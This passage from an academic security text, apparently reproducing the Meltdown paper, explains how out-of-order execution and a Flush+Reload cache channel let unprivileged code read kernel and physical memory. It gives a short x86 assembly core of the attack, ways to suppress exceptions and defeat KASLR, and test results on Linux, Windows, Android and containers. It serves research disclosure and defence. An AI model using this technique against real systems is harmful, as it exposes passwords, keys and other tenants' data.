In this section, we start with a toy example, *i.e.*, a simple code snippet, to illustrate that out-of-order execution can change the microarchitectural state in a way that leaks information. However, despite its simplicity, it is used as a basis for Section 4 and Section 5, where we show how this change in state can be exploited for an attack.

Listing 7.1 shows a simple code snippet first raising an (unhandled) exception and then accessing an array. The property of an exception is that the control flow does not continue with the code after the exception, but jumps to an exception handler in the operating system. Regardless of whether this exception is raised due to a memory access, e.g., by accessing an invalid address, or due to any other CPU exception, e.g., a division by zero, the control flow continues in the kernel and not with the next user space instruction.

Thus, our toy example cannot access the array in theory, as the exception immediately traps to the kernel and terminates the application. However, due to the out-of-order execution, the CPU might have already executed the following instructions as there is no dependency on the instruction triggering the exception. This is illustrated in Figure 7.3. Due to the exception, the instructions executed out of order are not retired and, thus, never have architectural effects.

Although the instructions executed out of order do not have any visible architectural effect on registers or memory, they have microarchitectural side effects. During the out-of-order execution, the referenced memory is fetched into a register and also stored in the cache. If the out-of-order execution has to be discarded, the register and memory contents are never committed. Nevertheless, the cached memory contents are kept in the cache. We can leverage a microarchitectural side-channel attack such as Flush+Reload [64], which detects whether a specific memory location is cached, to make this microarchitectural state visible. Other side channels




Figure 7.3.: If an executed instruction causes an exception, diverting the control flow to an exception handler, the subsequent instruction must not be executed. Due to out-of-order execution, the subsequent instructions may already have been partially executed, but not retired. However, architectural effects of the execution are discarded.

can also detect whether a specific memory location is cached, including Prime+Probe [56, 49, 53], Evict+Reload [47], or Flush+Flush [22]. As Flush+Reload is the most accurate known cache side channel and is simple to implement, we do not consider any other side channel for this example.

Based on the value of `data` in this example, a different part of the cache is accessed when executing the memory access out of order. As `data` is multiplied by 4096, data accesses to `probe_array` are scattered over the array with a distance of 4 KB (assuming an 1 B data type for `probe_array`). Thus, there is an injective mapping from the value of `data` to a memory page, *i.e.*, different values for data never result in an access to the same page. Consequently, if a cache line of a page is cached, we know the value of `data`. The spreading over pages eliminates false positives due to the prefetcher, as the prefetcher cannot access data across page boundaries [32].

Figure 7.4 shows the result of a Flush+Reload measurement iterating over all pages, after executing the out-of-order snippet with `data = 84`. Although the array access should not have happened due to the exception, we can clearly see that the index which would have been accessed is cached. Iterating over all pages (e.g., in the exception handler) shows only a cache hit for page 84 This shows that even instructions which are never actually executed, change the microarchitectural state of the CPU.




Figure 7.4.: Even if a memory location is only accessed during out-of-order execution, it remains cached. Iterating over the 256 pages of `probe_array` shows one cache hit, exactly on the page that was accessed during the out-of-order execution.

Section 4 modifies this toy example not to read a value but to leak an inaccessible secret.

4. Building Blocks of the Attack

The toy example in Section 3 illustrated that side-effects of out-of-order execution can modify the microarchitectural state to leak information. While the code snippet reveals the data value passed to a cache-side channel, we want to show how this technique can be leveraged to leak otherwise inaccessible secrets. In this section, we want to generalize and discuss the necessary building blocks to exploit out-of-order execution for an attack.

The adversary targets a secret value that is kept somewhere in physical memory. Note that register contents are also stored in memory upon context switches, *i.e.*, they are also stored in physical memory. As described in Section 2.2, the address space of every process typically includes the entire user space, as well as the entire kernel space, which typically also has all physical memory (in-use) mapped. However, these memory regions are only accessible in privileged mode (cf. Section 2.2).

In this work, we demonstrate leaking secrets by bypassing the privileged-mode isolation, giving an attacker full read access to the entire kernel space, including any physical memory mapped and, thus, the physical memory of any other process and the kernel. Note that Kocher et al. [40] pursue an orthogonal approach, called Spectre Attacks, which trick speculatively executed instructions into leaking information that the victim process is authorized to access. As a result, Spectre Attacks lack the privilege escalation aspect of Meltdown and require tailoring to the victim process's software environment, but apply more broadly to CPUs that support speculative execution and are not prevented by KAISER.

The full Meltdown attack consists of two building blocks, as illustrated in Figure 7.5. The first building block of Meltdown is to make the CPU execute one or more instructions that would never occur in the executed path. In the toy example (cf. Section 3), this is an access to an array, which would normally never be executed, as the previous instruction always raises an exception. We call such an instruction, which is executed out of order and leaving measurable side effects, a *transient instruction*. Furthermore, we call any sequence of instructions containing at least one transient instruction a transient instruction sequence.

In order to leverage transient instructions for an attack, the transient instruction sequence must utilize a secret value that an attacker wants to




Figure 7.5.: The Meltdown attack uses exception handling or suppression, e.g., TSX, to run a series of transient instructions. These transient instructions obtain a (persistent) secret value and change the microarchitectural state of the processor based on this secret value. This forms the sending part of a microarchitectural covert channel. The receiving side reads the microarchitectural state, making it architectural and recovers the secret value.

leak. Section 4.1 describes building blocks to run a transient instruction sequence with a dependency on a secret value.

The second building block of Meltdown is to transfer the microarchitectural side effect of the transient instruction sequence to an architectural state to further process the leaked secret. Thus, the second building described in Section 4.2 describes building blocks to transfer a microarchitectural side effect to an architectural state using a covert channel.

4.1. Executing Transient Instructions

The first building block of Meltdown is the execution of transient instructions. Transient instructions occur all the time, as the CPU continuously runs ahead of the current instruction to minimize the experienced latency and, thus, to maximize the performance (cf. Section 2.1). Transient instructions introduce an exploitable side channel if their operation depends on a secret value. We focus on addresses that are mapped within the attacker's process, *i.e.*, the user-accessible user space addresses as well as the user-inaccessible kernel space addresses. Note that attacks targeting code that is executed within the context (*i.e.*, address space) of another process are possible [40], but out of scope in this work, since all physical memory (including the memory of other processes) can be read through the kernel address space regardless.

Accessing user-inaccessible pages, such as kernel pages, triggers an exception which generally terminates the application. If the attacker targets a secret at a user-inaccessible address, the attacker has to cope with this exception. We propose two approaches: With *exception handling*, we catch the exception effectively occurring after executing the transient instruction sequence, and with *exception suppression*, we prevent the exception from occurring at all and instead redirect the control flow after executing the transient instruction sequence. We discuss these approaches in detail in the following.

Exception handling. A trivial approach is to fork the attacking application before accessing the invalid memory location that terminates the process and only access the invalid memory location in the child process. The CPU executes the transient instruction sequence in the child process before crashing. The parent process can then recover the secret by observing the microarchitectural state, e.g., through a side-channel.

It is also possible to install a signal handler that is executed when a certain exception occurs, e.g., a segmentation fault. This allows the attacker to issue the instruction sequence and prevent the application from crashing, reducing the overhead as no new process has to be created.

Exception suppression. A different approach to deal with exceptions is to prevent them from being raised in the first place. Transactional memory allows to group memory accesses into one seemingly atomic operation, giving the option to roll-back to a previous state if an error occurs. If an exception occurs within the transaction, the architectural state is reset, and the program execution continues without disruption.

Furthermore, speculative execution issues instructions that might not occur on the executed code path due to a branch misprediction. Such instructions depending on a preceding conditional branch can be speculatively executed. Thus, the invalid memory access is put within a speculative instruction sequence that is only executed if a prior branch condition evaluates to true. By making sure that the condition never evaluates to true in the executed code path, we can suppress the occurring exception as the memory access is only executed speculatively. This technique may require sophisticated training of the branch predictor. Kocher et al. [40] pursue this approach in orthogonal work, since this construct can frequently be found in code of other processes.

4.2. Building a Covert Channel

The second building block of Meltdown is the transfer of the microarchitectural state, which was changed by the transient instruction sequence, into an architectural state (cf. Figure 7.5). The transient instruction sequence can be seen as the sending end of a microarchitectural covert channel. The receiving end of the covert channel receives the microarchitectural state change and deduces the secret from the state. Note that the receiver is not part of the transient instruction sequence and can be a different thread or even a different process e.g., the parent process in the fork-and-crash approach.

We leverage techniques from cache attacks, as the cache state is a microarchitectural state which can be reliably transferred into an architectural state using various techniques [56, 64, 22]. Specifically, we use Flush+Reload [64], as it allows to build a fast and low-noise covert channel. Thus, depending on the secret value, the transient instruction sequence (cf. Section 4.1) performs a regular memory access, e.g., as it does in the toy example (cf. Section 3).

After the transient instruction sequence accessed an accessible address, *i.e.*, this is the sender of the covert channel; the address is cached for subsequent accesses. The receiver can then monitor whether the address has been loaded into the cache by measuring the access time to the address. Thus, the sender can transmit a '1'-bit by accessing an address which is loaded into the monitored cache, and a '0'-bit by not accessing such an address.

Using multiple different cache lines, as in our toy example in Section 3, allows to transmit multiple bits at once. For every of the 256 different byte values, the sender accesses a different cache line. By performing a Flush+Reload attack on all of the 256 possible cache lines, the receiver can recover a full byte instead of just one bit. However, since the Flush+Reload attack takes much longer (typically several hundred cycles) than the transient instruction sequence, transmitting only a single bit at once is more efficient. The attacker can simply do that by shifting and masking the secret value accordingly.

Note that the covert channel is not limited to microarchitectural states which rely on the cache. Any microarchitectural state which can be influenced by an instruction (sequence) and is observable through a side channel can be used to build the sending end of a covert channel. The

sender could, for example, issue an instruction (sequence) which occupies a certain execution port such as the ALU to send a '1'-bit. The receiver measures the latency when executing an instruction (sequence) on the same execution port. A high latency implies that the sender sends a '1'-bit, whereas a low latency implies that sender sends a '0'-bit. The advantage of the Flush+Reload cache covert channel is the noise resistance and the high transmission rate [22]. Furthermore, the leakage can be observed from any CPU core [64], *i.e.*, rescheduling events do not significantly affect the covert channel.

5. Meltdown

In this section, we present Meltdown, a powerful attack allowing to read arbitrary physical memory from an unprivileged user program, comprised of the building blocks presented in Section 4. First, we discuss the attack setting to emphasize the wide applicability of this attack. Second, we present an attack overview, showing how Meltdown can be mounted on both Windows and Linux on personal computers, on Android on mobile phones as well as in the cloud. Finally, we discuss a concrete implementation of Meltdown allowing to dump arbitrary kernel memory with 3.2 KB/s to 503 KB/s.

Attack setting. In our attack, we consider personal computers and virtual machines in the cloud. In the attack scenario, the attacker has arbitrary unprivileged code execution on the attacked system, *i.e.*, the attacker can run any code with the privileges of a normal user. However, the attacker has no physical access to the machine. Furthermore, we assume that the system is fully protected with state-of-the-art software-based defenses such as ASLR and KASLR as well as CPU features like SMAP, SMEP, NX, and PXN. Most importantly, we assume a completely bug-free operating system, thus, no software vulnerability exists that can be exploited to gain kernel privileges or leak information. The attacker targets secret user data, e.g., passwords and private keys, or any other valuable information.

```
1 ; rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

Listing 7.2: The core of Meltdown. An inaccessible kernel address is moved to a register, raising an exception. Subsequent instructions are executed out of order before the exception is raised, leaking the data from the kernel address through the indirect memory access.

5.1. Attack Description

Meltdown combines the two building blocks discussed in Section 4. First, an attacker makes the CPU execute a transient instruction sequence which uses an inaccessible secret value stored somewhere in physical memory (cf. Section 4.1). The transient instruction sequence acts as the transmitter of a covert channel (cf. Section 4.2), ultimately leaking the secret value to the attacker.

Meltdown consists of 3 steps:

Step 1 The content of an attacker-chosen memory location, which is inaccessible to the attacker, is loaded into a register.

Step 2 A transient instruction accesses a cache line based on the secret content of the register.

Step 3 The attacker uses Flush+Reload to determine the accessed cache line and hence the secret stored at the chosen memory location.

By repeating these steps for different memory locations, the attacker can dump the kernel memory, including the entire physical memory.

Listing 7.2 shows the basic implementation of the transient instruction sequence and the sending part of the covert channel, using x86 assembly instructions. Note that this part of the attack could also be implemented entirely in higher level languages like C. In the following, we will discuss each step of Meltdown and the corresponding code line in Listing 7.2.

Step 1: Reading the secret. To load data from the main memory into a register, the data in the main memory is referenced using a virtual address. In parallel to translating a virtual address into a physical address, the CPU also checks the permission bits of the virtual address, *i.e.*, whether this virtual address is user accessible or only accessible by the kernel. As already discussed in Section 2.2, this hardware-based isolation through a permission bit is considered secure and recommended by the hardware vendors. Hence, modern operating systems always map the entire kernel into the virtual address space of every user process.

As a consequence, all kernel addresses lead to a valid physical address when translating them, and the CPU can access the content of such addresses. The only difference to accessing a user space address is that the CPU raises an exception as the current permission level does not allow to access such an address. Hence, the user space cannot simply read the contents of such an address. However, Meltdown exploits the out-of-order execution of modern CPUs, which still executes instructions in the small time window between the illegal memory access and the raising of the exception.

In line 4 of Listing 7.2, we load the byte value located at the target kernel address, stored in the `RCX` register, into the least significant byte of the `RAX` register represented by `AL`. As explained in more detail in Section 2.1, the `MOV` instruction is fetched by the core, decoded into μOPs, allocated, and sent to the reorder buffer. There, architectural registers (e.g., `RAX` and `RCX` in Listing 7.2) are mapped to underlying physical registers enabling out-of-order execution. Trying to utilize the pipeline as much as possible, subsequent instructions (lines 5-7) are already decoded and allocated as μOPs as well. The μOPs are further sent to the reservation station holding the μOPs while they wait to be executed by the corresponding execution unit. The execution of a μOP can be delayed if execution units are already used to their corresponding capacity, or operand values have not been computed yet.

When the kernel address is loaded in line 4, it is likely that the CPU already issued the subsequent instructions as part of the out-of-order execution, and that their corresponding μOPs wait in the reservation station for the content of the kernel address to arrive. As soon as the fetched data is observed on the common data bus, the μOPs can begin their execution. Furthermore, processor interconnects [31, 3] and cache coherence protocols [60] guarantee that the most recent value of a memory address is read, regardless of the storage location in a multi-core or multi-CPU system.

When the μOPs finish their execution, they retire in-order, and, thus, their results are committed to the architectural state. During the retirement, any interrupts and exceptions that occurred during the execution of the instruction are handled. Thus, if the `MOV` instruction that loads the kernel address is retired, the exception is registered, and the pipeline is flushed to eliminate all results of subsequent instructions which were executed out of order. However, there is a race condition between raising this exception and our attack step 2 as described below.

As reported by Gruss et al. [21], prefetching kernel addresses sometimes succeeds. We found that prefetching the kernel address can slightly improve the performance of the attack on some systems.

Step 2: Transmitting the secret. The instruction sequence from step 1 which is executed out of order has to be chosen in a way that it becomes a transient instruction sequence. If this transient instruction sequence is executed before the `MOV` instruction is retired (*i.e.*, raises the exception), and the transient instruction sequence performed computations based on the secret, it can be utilized to transmit the secret to the attacker.

As already discussed, we utilize cache attacks that allow building fast and low-noise covert channels using the CPU's cache. Thus, the transient instruction sequence has to encode the secret into the microarchitectural cache state, similar to the toy example in Section 3.

We allocate a probe array in memory and ensure that no part of this array is cached. To transmit the secret, the transient instruction sequence contains an indirect memory access to an address which is computed based on the secret (inaccessible) value. In line 5 of Listing 7.2, the secret value from step 1 is multiplied by the page size, *i.e.*, 4 KB. The multiplication of the secret ensures that accesses to the array have a large spatial distance to each other. This prevents the hardware prefetcher from loading adjacent memory locations into the cache as well. Here, we read a single byte at once. Hence, our probe array is 256×4096 bytes, assuming 4 KB pages.

Note that in the out-of-order execution we have a noise-bias towards register value '0'. We discuss the reasons for this in Section 5.2. However, for this reason, we introduce a retry-logic into the transient instruction sequence. In case we read a '0', we try to reread the secret (step 1). In line 7, the multiplied secret is added to the base address of the probe array, forming the target address of the covert channel. This address is read to

cache the corresponding cache line. The address will be loaded into the L1 data cache of the requesting core and, due to the inclusiveness, also the L3 cache where it can be read from other cores. Consequently, our transient instruction sequence affects the cache state based on the secret value that was read in step 1.

Since the transient instruction sequence in step 2 races against raising the exception, reducing the runtime of step 2 can significantly improve the performance of the attack. For instance, taking care that the address translation for the probe array is cached in the translation-lookaside buffer (TLB) increases the attack performance on some systems.

Step 3: Receiving the secret. In step 3, the attacker recovers the secret value (step 1) by leveraging a microarchitectural side-channel attack (*i.e.*, the receiving end of a microarchitectural covert channel) that transfers the cache state (step 2) back into an architectural state. As discussed in Section 4.2, our implementation of Meltdown relies on Flush+Reload for this purpose.

When the transient instruction sequence of step 2 is executed, exactly one cache line of the probe array is cached. The position of the cached cache line within the probe array depends only on the secret which is read in step 1. Thus, the attacker iterates over all 256 pages of the probe array and measures the access time for every first cache line (*i.e.*, offset) on the page. The number of the page containing the cached cache line corresponds directly to the secret value.

Dumping the entire physical memory. Repeating all 3 steps of Meltdown, an attacker can dump the entire memory by iterating over all addresses. However, as the memory access to the kernel address raises an exception that terminates the program, we use one of the methods from Section 4.1 to handle or suppress the exception.

As all major operating systems also typically map the entire physical memory into the kernel address space (cf. Section 2.2) in every user process, Meltdown can also read the entire physical memory of the target machine.

5.2. Optimizations and Limitations

Inherent bias towards 0. While CPUs generally stall if a value is not available during an out-of-order load operation [28], CPUs might continue with the out-of-order execution by assuming a value for the load [12]. We observed that the illegal memory load in our Meltdown implementation (line 4 in Listing 7.2) often returns a '0', which can be clearly observed when implemented using an `add` instruction instead of the `mov`. The reason for this bias to '0' may either be that the memory load is masked out by a failed permission check, or a speculated value because the data of the stalled load is not available yet.

This inherent bias results from the race condition in the out-of-order execution, which may be won (*i.e.*, reads the correct value), but is often lost (*i.e.*, reads a value of '0'). This bias varies between different machines as well as hardware and software configurations and the specific implementation of Meltdown. In an unoptimized version, the probability that a value of '0' is erroneously returned is high. Consequently, our Meltdown implementation performs a certain number of retries when the code in Listing 7.2 results in reading a value of '0' from the Flush+Reload attack. The maximum number of retries is an optimization parameter influencing the attack performance and the error rate. On the Intel Core i5-6200U using exeception handling, we read a '0' on average in 5.25 % (σ = 4.15) with our unoptimized version. With a simple retry loop, we reduced the probability to 0.67 % (σ = 1.47). On the Core i7-8700K, we read on average a '0' in 1.78 % (σ = 3.07). Using Intel TSX, the probability is further reduced to 0.008 %.

Optimizing the case of 0. Due to the inherent bias of Meltdown, a cache hit on cache line '0' in the Flush+Reload measurement, does not provide the attacker with any information. Hence, measuring cache line '0' can be omitted and in case there is no cache hit on any other cache line, the value can be assumed to be '0'. To minimize the number of cases where no cache hit on a non-zero line occurs, we retry reading the address in the transient instruction sequence until it encounters a value different from '0' (line 6). This loop is terminated either by reading a non-zero value or by the raised exception of the invalid memory access. In either case, the time until exception handling or exception suppression returns the control flow is independent of the loop after the invalid memory access, *i.e.*, the loop does not slow down the attack measurably. Hence, these optimizations may increase the attack performance.

Single-bit transmission. In the attack description in Section 5.1, the attacker transmitted 8 bits through the covert channel at once and performed $2^8 = 256$ Flush+Reload measurements to recover the secret. However, there is a trade-off between running more transient instruction sequences and performing more Flush+Reload measurements. The attacker could transmit an arbitrary number of bits in a single transmission through the covert channel, by reading more bits using a `MOV` instruction for a larger data value. Furthermore, the attacker could mask bits using additional instructions in the transient instruction sequence. We found the number of additional instructions in the transient instruction sequence to have a negligible influence on the performance of the attack.

The performance bottleneck in the generic attack described above is indeed, the time spent on Flush+Reload measurements. In fact, with this implementation, almost the entire time is spent on Flush+Reload measurements. By transmitting only a single bit, we can omit all but one Flush+Reload measurement, *i.e.*, the measurement on cache line 1. If the transmitted bit was a '1', then we observe a cache hit on cache line 1. Otherwise, we observe no cache hit on cache line 1.

Transmitting only a single bit at once also has drawbacks. As described above, our side channel has a bias towards a secret value of '0'. If we read and transmit multiple bits at once, the likelihood that all bits are '0' may be quite small for actual user data. The likelihood that a single bit is '0' is typically close to 50 %. Hence, the number of bits read and transmitted at once is a trade-off between some implicit error-reduction and the overall transmission rate of the covert channel.

However, since the error rates are quite small in either case, our evaluation (cf. Section 6) is based on the single-bit transmission mechanics.

Exception Suppression using Intel TSX. In Section 4.1, we discussed the option to prevent that an exception is raised due an invalid memory access. Using Intel TSX, a hardware transactional memory implementation, we can completely suppress the exception [37].

With Intel TSX, multiple instructions can be grouped to a transaction, which appears to be an atomic operation, *i.e.*, either all or no instruction is executed. If one instruction within the transaction fails, already executed instructions are reverted, but no exception is raised.

If we wrap the code from Listing 7.2 with such a TSX instruction, any exception is suppressed. However, the microarchitectural effects are still visible, *i.e.*, the cache state is persistently manipulated from within the hardware transaction [19]. This results in higher channel capacity, as suppressing the exception is significantly faster than trapping into the kernel for handling the exception, and continuing afterward.

Dealing with KASLR. In 2013, kernel address space layout randomization (KASLR) was introduced to the Linux kernel (starting from version 3.14 [11]) allowing to randomize the location of kernel code at boot time. However, only as recently as May 2017, KASLR was enabled by default in version 4.12 [55]. With KASLR also the direct-physical map is randomized and not fixed at a certain address such that the attacker is required to obtain the randomized offset before mounting the Meltdown attack. However, the randomization is limited to 40 bit.

Thus, if we assume a setup of the target machine with 8 GB of RAM, it is sufficient to test the address space for addresses in 8 GB steps. This allows covering the search space of 40 bit with only 128 tests in the worst case. If the attacker can successfully obtain a value from a tested address, the attacker can proceed to dump the entire memory from that location. This allows mounting Meltdown on a system despite being protected by KASLR within seconds.

6. Evaluation

In this section, we evaluate Meltdown and the performance of our proof-of-concept implementation.[11] Section 6.1 discusses the information which Meltdown can leak, and Section 6.2 evaluates the performance of Meltdown, including countermeasures. Finally, we discuss limitations for AMD and ARM in Section 6.3.

Table 7.1 shows a list of configurations on which we successfully reproduced Meltdown. For the evaluation of Meltdown, we used both laptops as well as desktop PCs with Intel Core CPUs and an ARM-based mobile phone. For the cloud setup, we tested Meltdown in virtual machines running on Intel Xeon CPUs hosted in the Amazon Elastic Compute Cloud as well as

[11] `https://github.com/IAIK/meltdown`

Table 7.1.: Experimental setups.

Environment	CPU Model	Cores
Lab	Celeron G540	2
Lab	Core i5-3230M	2
Lab	Core i5-3320M	2
Lab	Core i7-4790	4
Lab	Core i5-6200U	2
Lab	Core i7-6600U	2
Lab	Core i7-6700K	4
Lab	Core i7-8700K	12
Lab	Xeon E5-1630 v3	8
Cloud	Xeon E5-2676 v3	12
Cloud	Xeon E5-2650 v4	12
Phone	Exynos 8890	8

on DigitalOcean. Note that for ethical reasons we did not use Meltdown on addresses referring to physical memory of other tenants.

6.1. Leakage and Environments

We evaluated Meltdown on both Linux (cf. Section 6.1), Windows 10 (cf. Section 6.1) and Android (cf. Section 6.1), without the patches introducing the KAISER mechanism. On these operating systems, Meltdown can successfully leak kernel memory. We also evaluated the effect of the KAISER patches on Meltdown on Linux, to show that KAISER prevents the leakage of kernel memory (cf. Section 6.1). Furthermore, we discuss the information leakage when running inside containers such as Docker (cf. Section 6.1). Finally, we evaluate Meltdown on uncached and uncacheable memory (cf. Section 6.1).

Linux

We successfully evaluated Meltdown on multiple versions of the Linux kernel, from 2.6.32 to 4.13.0, without the patches introducing the KAISER mechanism. On all these versions of the Linux kernel, the kernel address space is also mapped into the user address space. Thus, all kernel addresses are also mapped into the address space of user space applications, but any access is prevented due to the permission settings for these addresses.

As Meltdown bypasses these permission settings, an attacker can leak the complete kernel memory if the virtual address of the kernel base is known. Since all major operating systems also map the entire physical memory into the kernel address space (cf. Section 2.2), all physical memory can also be read.

Before kernel 4.12, kernel address space layout randomization (KASLR) was not active by default [58]. If KASLR is active, Meltdown can still be used to find the kernel by searching through the address space (cf. Section 5.2). An attacker can also simply de-randomize the direct-physical map by iterating through the virtual address space. Without KASLR, the direct-physical map starts at address `0xffff 8800 0000 0000` and linearly maps the entire physical memory. On such systems, an attacker can use Meltdown to dump the entire physical memory, simply by reading from virtual addresses starting at `0xffff 8800 0000 0000`.

On newer systems, where KASLR is active by default, the randomization of the direct-physical map is limited to 40 bit. It is even further limited due to the linearity of the mapping. Assuming that the target system has at least 8 GB of physical memory, the attacker can test addresses in steps of 8 GB, resulting in a maximum of 128 memory locations to test. Starting from one discovered location, the attacker can again dump the entire physical memory.

Hence, for the evaluation, we can assume that the randomization is either disabled, or the offset was already retrieved in a pre-computation step.

Linux with KAISER Patch

The KAISER patch by Gruss et al. [20] implements a stronger isolation between kernel and user space. KAISER does not map any kernel memory in the user space, except for some parts required by the x86 architecture (e.g., interrupt handlers). Thus, there is no valid mapping to either kernel memory or physical memory (via the direct-physical map) in the user space, and such addresses can therefore not be resolved. Consequently, Meltdown cannot leak any kernel or physical memory except for the few memory locations which have to be mapped in user space.

We verified that KAISER indeed prevents Meltdown, and there is no leakage of any kernel or physical memory.

Furthermore, if KASLR is active, and the few remaining memory locations are randomized, finding these memory locations is not trivial due to their small size of several kilobytes. Section 7.2 discusses the security implications of these mapped memory locations.

Microsoft Windows

We successfully evaluated Meltdown on a recent Microsoft Windows 10 operating system, last updated just before patches against Meltdown were rolled out. In line with the results on Linux (cf. Section 6.1), Meltdown also can leak arbitrary kernel memory on Windows. This is not surprising, since Meltdown does not exploit any software issues, but is caused by a hardware issue.

In contrast to Linux, Windows does not have the concept of an identity mapping, which linearly maps the physical memory into the virtual address space. Instead, a large fraction of the physical memory is mapped in the paged pools, non-paged pools, and the system cache. Furthermore, Windows maps the kernel into the address space of every application too. Thus, Meltdown can read kernel memory which is mapped in the kernel address space, *i.e.*, any part of the kernel which is not swapped out, and any page mapped in the paged and non-paged pool, and the system cache.

Note that there are physical pages which are mapped in one process but not in the (kernel) address space of another process, *i.e.*, physical pages which cannot be attacked using Meltdown. However, most of the physical memory will still be accessible through Meltdown.

We were successfully able to read the binary of the Windows kernel using Meltdown. To verify that the leaked data is actual kernel memory, we first used the Windows kernel debugger to obtain kernel addresses containing actual data. After leaking the data, we again used the Windows kernel debugger to compare the leaked data with the actual memory content, confirming that Meltdown can successfully leak kernel memory.

Android

We successfully evaluated Meltdown on a Samsung Galaxy S7 mohile phone running LineageOS Android 14.1 with a Linux kernel 3.18.14. The device is equipped with a Samsung Exynos 8 Octa 8890 SoC consisting of a

ARM Cortex-A53 CPU with 4 cores as well as an Exynos M1 "Mongoose" CPU with 4 cores [6]. While we were not able to mount the attack on the Cortex-A53 CPU, we successfully mounted Meltdown on Samsung's custom cores. Using *exception suppression* described in Section 4.1, we successfully leaked a pre-defined string using the direct-physical map located at the virtual address `0xffff ffbf c000 0000`.

Containers

We evaluated Meltdown in containers sharing a kernel, including Docker, LXC, and OpenVZ and found that the attack can be mounted without any restrictions. Running Meltdown inside a container allows to leak information not only from the underlying kernel but also from all other containers running on the same physical host.

The commonality of most container solutions is that every container uses the same kernel, *i.e.*, the kernel is shared among all containers. Thus, every container has a valid mapping of the entire physical memory through the direct-physical map of the shared kernel. Furthermore, Meltdown cannot be blocked in containers, as it uses only memory accesses. Especially with Intel TSX, only unprivileged instructions are executed without even trapping into the kernel.

Thus, the isolation of containers sharing a kernel can be entirely broken using Meltdown. This is especially critical for cheaper hosting providers where users are not separated through fully virtualized machines, but only through containers. We verified that our attack works in such a setup, by successfully leaking memory contents from a container of a different user under our control.

Uncached and Uncacheable Memory

In this section, we evaluate whether it is a requirement for data to be leaked by Meltdown to reside in the L1 data cache [33]. Therefore, we constructed a setup with two processes pinned to different physical cores. By flushing the value, using the `clflush` instruction, and only reloading it on the other core, we create a situation where the target data is not in the L1 data cache of the attacker core. As described in Section 6.2, we can still leak the data at a lower reading rate. This clearly shows that data presence in the attacker's L1 data cache is not a requirement for

Meltdown. Furthermore, this observation has also been confirmed by other researchers [7, 35, 5].

The reason why Meltdown can leak uncached memory may be that Meltdown implicitly caches the data. We devise a second experiment, where we mark pages as *uncacheable* and try to leak data from them. This has the consequence that every read or write operation to one of those pages will directly go to the main memory, thus, bypassing the cache. In practice, only a negligible amount of system memory is marked uncacheable. We observed that if the attacker is able to trigger a legitimate load of the target address, e.g., by issuing a system call (regular or in speculative execution [40]), on the same CPU core as the Meltdown attack, the attacker can leak the content of the uncacheable pages. We suspect that Meltdown reads the value from the line fill buffers. As the fill buffers are shared between threads running on the same core, the read to the same address within the Meltdown attack could be served from one of the fill buffers allowing the attack to succeed. However, we leave further investigations on this matter open for future work.

A similar observation on uncacheable memory was also made with Spectre attacks on the System Management Mode [10]. While the attack works on memory set uncacheable over Memory-Type Range Registers, it does not work on memory-mapped I/O regions, which is the expected behavior as accesses to memory-mapped I/O can always have architectural effects.

6.2. Meltdown Performance

To evaluate the performance of Meltdown, we leaked known values from kernel memory. This allows us to not only determine how fast an attacker can leak memory, but also the error rate, *i.e.*, how many byte errors to expect. The race condition in Meltdown (cf. Section 5.2) has a significant influence on the performance of the attack, however, the race condition can always be won. If the targeted data resides close to the core, e.g., in the L1 data cache, the race condition is won with a high probability. In this scenario, we achieved average reading rates of up to 582 KB/s (μ = 552.4, σ = 10.2) with an error rate as low as 0.003 % (μ = 0.009, σ = 0.014) using exception suppression on the Core i7-8700K over 10 runs over 10 seconds. With the Core i7-6700K we achieved 569 KB/s (μ = 515.5, σ = 5.99) with an minimum error rate of 0.002 % (μ = 0.003, σ = 0.001) and 491 KB/s (μ = 466.3, σ = 16.75) with a minimum error rate of 10.7 %

($\mu = 11.59, \sigma = 0.62$) on the Xeon E5-1630. However, with a slower version with an average reading speed of 137 KB/s, we were able to reduce the error rate to 0. Furthermore, on the Intel Core i7-6700K if the data resides in the L3 data cache but not in L1, the race condition can still be won often, but the average reading rate decreases to 12.4 KB/s with an error rate as low as 0.02 % using exception suppression. However, if the data is uncached, winning the race condition is more difficult and, thus, we have observed reading rates of less than 10 B/s on most systems. Nevertheless, there are two optimizations to improve the reading rate: First, by simultaneously letting other threads prefetch the memory locations [21] of and around the target value and access the target memory location (with exception suppression or handling). This increases the probability that the spying thread sees the secret data value in the right moment during the data race. Second, by triggering the hardware prefetcher through speculative accesses to memory locations of and around the target value. With these two optimizations, we can improve the reading rate for uncached data to 3.2 KB/s.

